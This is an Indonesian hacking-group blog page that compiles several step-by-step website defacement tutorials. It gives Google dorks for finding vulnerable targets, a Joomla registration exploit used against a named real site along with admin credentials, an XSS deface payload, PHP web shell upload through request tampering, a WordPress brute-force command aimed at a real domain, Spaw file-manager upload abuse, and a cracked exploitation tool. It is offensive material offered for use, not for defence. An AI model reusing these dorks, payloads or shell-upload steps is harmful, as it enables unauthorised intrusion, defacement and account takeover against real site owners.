Cara Deface Dengan Teknik Exploit Joomla | New Team Cyber


Assalamualaikum....

ehm,, jumpa lagi nih dengan coretan2 semerawut ane tapi ngangenin untuk dibaca,, wkkwkwk yo dah, dah pasti pada ga sabar kan udah nunggu dari kemaren?? wkwkwk langsung daaahh :p

Silahkan tutorial ini di baca dulu baik2, dipahami dan dipelajari, baru dah sobat praktekin :p kalo seandainya gagal, itu karena website udah di patch :p

"Talk Less Do More!" :p

oke dah simak nih! sebelumnya download dulu bahan2nya :p

1. Download : Exploit Joomla.html    Password: idca

2. Titip Nama : Indonesian Cyber Army

Langkah Langkah::

1. Cari web target di Google.com dengan memasukkan Dork berikut:

intext:Joomla! is a flexible and powerful platform, whether you are building a small site for yourself or a huge site with hundreds of thousands of visitors site:com

#Dork Kembangin Sendiri :p

2. Pilih target sobat, lalu masukin exploit berikut:

index.php?option=com_users&view=registration

3. Ane disini mengambil contoh:

http://mobile.resto-lincontournable.com/index.php/utiliser-joomla/utiliser-extensions/composants/composant-flux-rss/un-flux-rss

4. kemudian ane ganti menjadi:

http://mobile.resto-lincontournable.com/index.php?option=com_users&view=registration


5. Setelah itu klik kanan>klik View Page Source atau bisa juga tekan tombol keyboard CTRL+U

kalo sudah muncul page sourcenya, lalu tekan tombol CTRL+F atau klik menu Find ketik hidden. cari seperti kode berikut:

6. Copy kode tersebut, lalu buka Exploit Joomla.html yang udah sobat download tadi dengan Notepad, lalu pastekan kode tersebut, dan masukkan juga site target dan Email sobat! liat gambar !
7. Lalu Save! Setelah itu buka file Exploit Joomla.html nya, Klik Register!
8. Setelah itu akan muncul peringatan bahwa password harus diisi sama! Masukkan password sobat!


9. Setelah password diisi, klik Register! lalu buka email sobat dan klik link Konfirmasinya!


10. Lalu masuk kehalaman admin login nya! 
http://mobile.resto-lincontournable.com/administrator
11. Masukkan Username & Passwordnya! lalu klik Login! kalo contoh disini:

Username:genesis
Password:onix
Tararaaaaaaaaaaaaaa!! Sobat masuk sebagai admin! trus tebas deh index nya :p Liat Cara Tebas Index
Goodluck!!! :p

Note: "Tidak semua website bisa dengan teknik ini, harap selalu mencari dan mencoba! karena dalam dunia Hacking tidak ada yg instants dan bisa berhasil dengan mudah! Mereka yg berhasil adalah mereka yg selalu sabar berusaha dan terus mencoba!"

Content Created By Onix AQua
 Sumber:http://indocyberarmy.blogspot.com/2013/03/cara-deface-dengan-teknik-exploit-joomla.html
›—‑»


Cara Deface Website Menggunakan Teknik XSS Vulnerability | New Team Cyber


Udah lama ngga posting tentang tutor defacing website hehee, Sekarang saya akan sempatkan membahas tentang Cyber Gravity lagi nih... yaitu Cara Deface Website Menggunakan Teknik XSS Vulnerability.

Sebelumnya udah pada tau belum apa itu XSS Vulnerability? XSS Vulnerability adalah suatu cara memasukan code/script HTML kedalam suatu website dan dijalankan melalui browser di client. Ok deh, Langsung aja kita bahas bersama Cara Deface Website Menggunakan Teknik XSS Vulnerability ini !

1). Pertama, Masukan Dorknya :


inurl:"/showcatrows.php?CategoryID="

http://cirebon-cyber4rt.blogspot.com/2012/06/cara-deface-website-menggunakan-teknik.html

2). Kalo sudah, Pilih salah satu web yang akan kita deface.

Contoh : saya pakai web ini http://www.examsolutions.co.uk/...?CategoryID=13

http://cirebon-cyber4rt.blogspot.com/2012/06/cara-deface-website-menggunakan-teknik.html

3). Jika sudah masuk ke halaman web target, kita modifikasi sedikit URL web target dengan menambahkan tanda " dan > setelah angka, tepatnya pada akhir URL. Lalu tambahkan kode HTML deface kita.

Contoh : http://www.examsolutions.co.uk/...?CategoryID=13"><marquee><h1>Hacked by New Team Cyber</h1></marquee>

4). Kemudian tekan Enter.

http://cirebon-cyber4rt.blogspot.com/2012/06/cara-deface-website-menggunakan-teknik.html

5). Selesai, Website sudah berhasil kita deface :D

Triknya memang cukup simpel, dimana kita memanfaatkan celah keamanan pada XSS sebuah website dengan memasukan sebuah code/script HTML.

Sekian tutorial deface website kali ini dari saya, semoga artikel tentang Cara Deface Website Menggunakan Teknik XSS Vulnerability ini dapat bermanfaat bagi sobat.

Source: Hacker Newbie
Sumber: http://indocyberarmy.blogspot.com/2013/02/cara-deface-website-menggunakan-teknik.html
›—‑»


Cara Tamper Data | New Team Cyber


Untuk mengupload PHP Shell ini kita biasanya mencari fasilitas upload file.php , nah yang jadi pertanyaan kalau web target hanya mendukung file.jpg untuk di upload gimana ? Nah itu yang akan saya sharing tekhniknya. Tahap-tahapnya seperti berikut ini. Tapi dengan catatan anda telah menguasai website target dengan tekhnik : sql injection , LFI / RFI , atau exploit.

1. Siapkan dulu file shell.php seperti : C99Shell, r57, atau lainya cari aja di google banyak :D
2. Rename dengan nama : shell.php.jpg
3. Install add ons Tamper Data dulu di browser mozilla kita, Download disini :D
4. Restart dan kita mulai upload

5. Cari fasilitas uploads gambar pada website target, kemudian tamper data kita jalankan


6. Trus Uploads shell.php.jpg kita dan tamper :D


7. Setelah langsung jalankan tamper datanya, tunggu pop out dari tamper data muncul , cari file shell.php.jpg dan rename path shell.php.jpg menjadi shell.php ! ingat yah :D


Sekarang anda tinggal cari dimana file shell anda berada .
Dan buka path shell.php anda di url browser dan siap meluncur ke TKP. Tapi inget, gak semua web target bisa kita lakukan dengan tekhnik ini .Kalau gak berhasil , silahkan hubungi adminnya aja langsung

Sumber : http://indocyberarmy.blogspot.com/2013/02/cara-tamper-data-upload-php-file.html
›—‑»


Cara Deface dengan Upload Shell Vulnerability | New Team Cyber


Langsung saja ;) 
 
Dork    :
inurl:"/?ptype=post_listing"
inurl:"/?ptype=post_event"
inurl:"/?page=property_submit"
intext:"Geo Places Theme by"
intext:"(You can upload more than one images to create image gallery on detail page)" 

Site::
- http://site.com/?ptype=post_listing
- http://site.com/?ptype=post_event
- http://site.com/path/?ptype=post_listing
- http://site.com/path/?ptype=post_event 
 
Sebelumnya Rename dulu Shellmu jadi ext. jpg
cth: shell.php.jpg / shell.php;.jpg
Upload shellmu,, gunakan tamper data.  Silahkan Lihat Cara Tamper Data (Upload PHP File) 
 
 
Hasilnya bisa dilihat
- http://site.com/wp-content/themes/GeoPlaces/images/tmp/[shellmu]
- http://site.com/path/wp-content/themes/GeoPlaces/images/tmp/[shellmu]
 
Video Tutorial 
 

Sumber : http://indocyberarmy.blogspot.com/2013/02/wordpress-geoplaces-themes-shell-upload.html
›—‑»


Cara Deface Dengan WPBruteforce | New Team Cyber


Salam Sobat,, ;)


Hajiahh,, dini hari kagak ngapa2in neh, ga bisa tidur :3 tapi ga apa apa dah, setidaknya bisa membuat Tutorial yang berguna buat sobat semua ^_^ langsung dah disimak yooo.. ;)

Note: "Tidak semua website bisa dengan teknik ini, harap selalu mencari dan mencoba! karena dalam dunia Hacking tidak ada yg instants dan bisa berhasil dengan mudah! Mereka yg berhasil adalah mereka yg selalu sabar berusaha dan terus mencoba!"

Pertama Download Bahan-Bahannya:

WPBruteforce

Password : idca

Dork: inurl:/wp-login.php

Yup, saatnya kita beraksi.. :)

Live Target: http://live-target.pusku.com/

Pertama, Extract File yg didownload tadi di Directori C: sehingga posisi menajdi C:\WPBrute


Lalu buka comand dengan cara : Klik Start>Run>ketik cmd


Biasanya posisi default directories di Cmd : C:\User\User_Name>
Ubah posisi directori dgn cara: ketik cd.. trus enter!

ex:
C:\User\User_Name>cd..
C:\User>cd..
C:\>
 Lalu  setelah itu masukkan perintah C:\>cd WPBrute lalu tekan enter! 


Buka file dengan mengetik perintah: WPBorce.exe maka Akan muncul tampilan seperti gambar!


Lalu masukkan perintah: WPBforce.exe -url=http://www.tvbba.nl -user=admin -pass=wordlist.txt -threads=10


Lalu tekan enter!

Tunggu proses hingga selesai!


Wew! Berhasil tuh! wkwkwk Mantap! :p

Langsung Login dah!


GoodLuck!! :D

Content Created By Onix AQua
Sumber:http://indocyberarmy.blogspot.com/2013/03/cara-mudah-deface-wordpress-site-dengan.html
›—‑»


Deface Website With Spaw Uploads Vulnerability | New Team Cyber


Hallo Sobat ICA, kali ini saya mau share tutorial deface sob, nama teknik defacenya yaitu Deface Website Melalui Spaw Uploads Vulnerability.

Yasudah deh, dari pada lama-lama ngoceh ngga jelas, mending langsung ke target aja gan. Berikut Cara Deface Website Melalui Spaw Uploads Vulnerability 
1). Pertama, Masukan Dorknya :
inurl:”spaw2/uploads/files/”
Setelah sobat memasukan dork diatas dikotak pencarian google, pilih salah satu web yang mau dideface. Tapi ingat, ngga semua website bisa dideface :p

Notes : Dorknya bisa kalian ubah menurut kreativitas kalian masing-masing, contoh saya tambahkan site:th pada akhir dork diatas. Jadi hasilnya begini :

inurl:”spaw2/uploads/files/” site:th

Maksud dari site:th adalah domain negara asal website yang akan kita serang, "site:th" asal kata Thailand, jadi website yang akan kita serang semuanya website Thailand. Kalian juga bisa mengganti dengan domain negara lain, misalnya site:com.my, site:jp, site:gov.cn etc asal jangan site:co.id yah 

2). Setelah sobat masuk kedalam websitenya, sobat liat Url di addressbar. Contoh Urlnya :                     http://contoh.com/spaw2/uploads/files/
3). Ganti pada Bagian /spaw2/uploads/files/ dengan kode dibawah ini :

spaw2/dialogs/dialog.php?module=spawfm&dialog=spawfm&theme=spaw2&lang=es&charset=&scid=cf73b58bb51c52235494da752d98cac9&type=files
Sehingga Menjadi Seperti Ini :

http://contoh.com/spaw2/dialogs/dialog.php?module=spawfm&dialog=spawfm&theme=spaw2&lang=es&charset=&scid=cf73b58bb51c52235494da752d98cac9&type=file
4). Tekan Enter, Nanti akan Terbuka Seperti Ini :
5). Selanjutnya Liat Terus Gambar, Karena Tutorial ada Didalam Gambar.
6). Next, Pilih File Deface'an Sobat, Lalu klik Open dan Tunggu Hingga Loading Selesai.
7). Selanjutnya Klik Tombol Upload.
8). Jika Proses Upload Selesai, Nanti akan Muncul Daftar File dan diantaranya ada File yang sobat upload tadi.
9). Selesai
Sekian Postingan saya kali ini tentang Cara Deface Website Melalui Spaw Uploads Vulnerability, semoga dapat bermanfaat bagi sobat semua.
 
Sumber:http://indocyberarmy.blogspot.com/2012/12/deface-website-with-spaw-uploads.html
›—‑»


Web Application Exploiter (WappEx) Full Crack | New Team Cyber


Assalamualaikum....
Halo sobat,, sekarang cuma mau berbagi Tools aja, kalo lagi males biasanya ane pake ini saat melakukan exploitasi, maklum ane cuma Blogger Newbie, kalo yg master Hacker mah biasanya Manual :3
WAppEx ( Web Application Exploiter ) buatan om R3dm0ve ( Persian hacker ) sebuah tool's yg cukup lengkap didalamanya ada  beberapa tools gabungan untuk melakukan pentest sebuah website.
Feature:
  • SQL Injection
  • OS Command Execution
  • Script Injection
  • Local File Inclusion
  • Remote File Inclusion
  • Local File Disclourse


Cara Install:
 Install dulu sampe selesai, lalu copy dan pastekan file crack di C:\Programfiles\WappEx 

Content Creator : Onix AQua 
Sumber : http://indocyberarmy.blogspot.com/2013/03/web-application-exploiter-wappex-full.html 
›—‑»


Categories

Copyright © 2012 | Edited→ E5a_Cyb3r Blogger Template by E5a_Cyb3r